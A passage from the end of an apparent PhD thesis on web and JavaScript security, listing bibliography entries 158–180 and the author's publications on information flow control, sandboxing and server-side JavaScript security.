[158] Van Acker, S. *Isolating and Restricting Client-Side JavaScript*. PhD thesis, University of Leuven, 2015.

[159] Van Acker, S., De Ryck, P., Desmet, L., Piessens, F., and Joosen, W. WebJail: Least-privilege Integration of Third-party Components in Web Mashups. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2011), pp. 307–316.

[160] Van Acker, S., Nikiforakis, N., Desmet, L., Piessens, F., and Joosen, W. Monkey-in-the-browser: Malware and vulnerabilities in augmented browsing script markets. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2014), pp. 525–530.

[161] Van Acker, S., and Sabelfeld, A. JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript. In *Foundations of Security Analysis and Design VIII*. Springer, 2016, pp. 32–86.

[162] Van Cutsem, T., and Miller, M. S. Trustworthy Proxies: Virtualizing Objects with Invariants. In *Proceedings of the European Conference on Object-Oriented Programming (ECOOP)* (2013), pp. 154–178.

[163] van Kesteren, A. Cross-Origin Resource Sharing. `http://www.w3.org/TR/cors/`, 2010. [Online; 18-05-2011].

[164] Vanhoef, M., De Groef, W., Devriese, D., Piessens, F., and Rezk, T. Stateful Declassification Policies for Event-Driven Programs. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)* (2014), pp. 293–307.

[165] Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)* (2007).

[166] W3C. Document Object Model (DOM). `http://www.w3.org/DOM`, 2005.

[167] Wei, J., Singaravelu, L., and Pu, C. A Secure Information Flow Architecture for Web Service Platforms. *IEEE Transactions on Services Computing 1*, 2 (2008), 75–87.

[168] Weichselbaum, L., Spagnuolo, M., Lekies, S., and Janc, A. CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)* (2016), pp. 1376–1387.

[169] Weinberg, Z., Chen, E. Y., Jayaraman, P. R., and Jackson, C. I Still Know What You Visited Last Summer: User interaction and side-channel attacks on browsing history. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2011), pp. 147–161.

[170] West, M., Barth, A., and Veditz, D. Content security policy level 2. https://www.w3.org/TR/CSP2/.

[171] Wikipedia. Multitier architecture. https://en.wikipedia.org/wiki/Multitier_architecture, September 2016.

[172] Xie, Y., and Aiken, A. Static Detection of Security Vulnerabilities in Scripting Languages. In *Proceedings of the USENIX Security Symposium* (2006), pp. 15:1–15:14.

[173] Xu, W., Bhatkar, S., and Sekar, R. Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks. In *Proceedings of the USENIX Security Symposium* (2006), pp. 121–136.

[174] Yip, A., Narula, N., Krohn, M., and Morris, R. Privacy-preserving browser-side scripting with BFlow. In *Proceedings of the ACM European Conference on Computer Systems (EuroSYS)* (2009), ACM, pp. 233–246.

[175] Younan, Y., Joosen, W., and Piessens, F. Runtime countermeasures for code injection attacks against C and C++ programs. *ACM Computing Surveys 44*, 3 (2012), 17:1–17:28.

[176] Younan, Y., Philippaerts, P., Cavallaro, L., Sekar, R., Piessens, F., and Joosen, W. PAriCheck: An Efficient Pointer Arithmetic Checker for C Programs. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2010), pp. 145–156.

[177] Zakai, A. Emscripten. http://kripken.github.io/emscripten-site/, September 2016.

[178] Zalewski, M. *Browser Security Handbook*. Google, 2008.

[179] Zalewski, M. *The Tangled Web*, 1st ed. No Starch Press, November 2011.

[180] Zhou, Y., and Evans, D. Understanding and Monitoring Embedded Web Scripts. In *Proceedings of the IEEE Symposium on Security and Privacy (SP)* (2015), pp. 850–865.

List of publications

Journal papers

2016 **De Groef, W.**, Massacci, F., Piessens, F., "NodeSentry: Secure Integration of Third-Party Libraries in Server-Side JavaScript Applications", IEEE Transactions on Services Computing, in preparation.

2014 **De Groef, W.**, Devriese, D., Nikiforakis, N., Piessens, F., "Secure multi-execution of web scripts: Theory and practice", Journal of Computer Security, vol. 22, no. 4, 2014, pp. 469-509.

International conference papers

2016 **De Groef, W.**, Subramanian, D., Johns, M., Piessens, F., Desmet, L. (2016). Ensuring endpoint authenticity in WebRTC peer-to-peer communication. In : Proceedings of the 31st Annual ACM Symposium on Applied Computing. Annual ACM Symposium on Applied Computing. Pisa, 4-8 April 2016 (pp. 2103-2110). ACM.

2014 Vanhoef, M., **De Groef, W.**, Devriese, D., Piessens, F., Rezk, T. (2014). Stateful declassification policies for event-driven programs. In : 2014 IEEE 27th Computer Security Foundations Symposium (CSF 2014). Computer Security Foundations (CSF 2014). TU Wien, Vienna, Austria, 19-22 July 2014 (pp. 293-307). IEEE.

2014 **De Groef, W.**, Massacci, F., Piessens, F. (2014). NodeSentry: Least-privilege library integration for server-side JavaScript. In : Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC 2014). Annual Computer Security Applications Conference. New Orleans, Louisiana, 8-12 December 2014 (pp. 446-455). New York, NY, USA: ACM.

2014 Khan, W., Calzavara, S., Bugliesi, M., **De Groef, W.**, Piessens, F. (2014). Client side web session integrity as a non-interference property. In : 10th International Conference on Information Systems Security (ICISS 2014). Information Systems Security. Hyderabad, India, 16-20 December 2014 (pp. 89-108).

2014 Agten, P., Nikiforakis, N., Strackx, R., **De Groef, W.**, Piessens, F. (2012). Recent developments in low-level software security. In : Lecture Notes in Computer Science, 7322, (Askoxylakis, I., Pöhls, H., Posegga, J. (Eds.)). Information Security Theory and Practice (WISTP 2012)(pp. 1-16). Springer.

2012 **De Groef, W.**, Devriese, D., Nikiforakis, N., Piessens, F. (2012). FlowFox: a web browser with flexible and precise information flow control. In : Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS 2012). ACM Conference on Computer and Communications Security. Raleigh, NC, USA, 16-18 October 2012 (pp. 748-759). New York, USA: ACM.

2011 **De Groef, W.**, Devriese, D., Piessens, F. (2011). Better security and privacy for web browsers: A survey of techniques, and a new implementation. In : Lecture Notes in Computer Science, 7140, (Barthe, G., Datta, A., Etalle, S. (Eds.)). Formal Aspects of Security and Trust (FAST 2011). Leuven, 12-14 September 2011 (pp. 21-38). Springer.

International workshop papers

2014 **De Groef, W.**, Massacci, F., Piessens, F. (2014). A security architecture for server-side JavaScript: Extended abstract. Third Annual Workshop on Tools for JavaScript Analysis (JSTOOLS 2014).

2013 **De Groef, W.** (2013). FlowGuard: Server-Side JavaScript with Information Flow Control. European Workshop on Web Application Security Research. Hamburg, Germany, 21 August 2013.

2012 Reynaert, T., **De Groef, W.**, Devriese, D., Desmet, L., Piessens, F. (2012). PESAP: a Privacy enhanced social application platform. International Workshop on Security and Privacy in Social Networks (SPSN). Amsterdam, The Netherlands, 3-6 September 2012.

2012 **De Groef, W.** (2012). FlowFox: information flow control for scripts in a web browser. NESSoS Workshop on Access and Usage Control. Zurich, Switzerland, 5 June 2012.

2012 **De Groef, W.** (2012). FlowFox: a web browser with flexible and precise information flow control. SPION Technical Workshop, OWASP Belgium Chapter Meeting. Leuven, Leuven, 12 September 201212 September 2012.

2010 **De Groef, W.**, Nikiforakis, N., Younan, Y., Piessens, F. (2010). JITSec: Just-in-time security for code injection attacks. Benelux Workshop on Information and System Security (WISSEC 2010). Nijmegen, The Netherlands, 29-30 November 2010.

Technical reports

2014 Khan, W., Calzavara, S., Bugliesi, M., **De Groef, W.**, Piessens, F. (2014). Client side web session integrity as a non-interference property: Extended version with proofs. CW Reports, CW674, 27 pp. Leuven, Belgium: Department of Computer Science, KU Leuven.

Book chapters

2014 **De Groef, W.**, Devriese, D., Vanhoef, M., Piessens, F. (2014). Information flow control for web scripts. In: Aldini A., Lopez J., Martinelli F. (Eds.), bookseries: Lecture Notes in Computer Science, vol: 8604, Foundations of Security Analysis and Design VII Springer International Publishing.

2013 **De Groef, W.**, Devriese, D., Reynaert, T., Piessens, F. (2013). Security and privacy of online social network applications. In: Caviglione L., Coccoli M., Merlo A. (Eds.), Social Network Engineering for Secure Web Data and Services, Chapt. 10 IGI Global.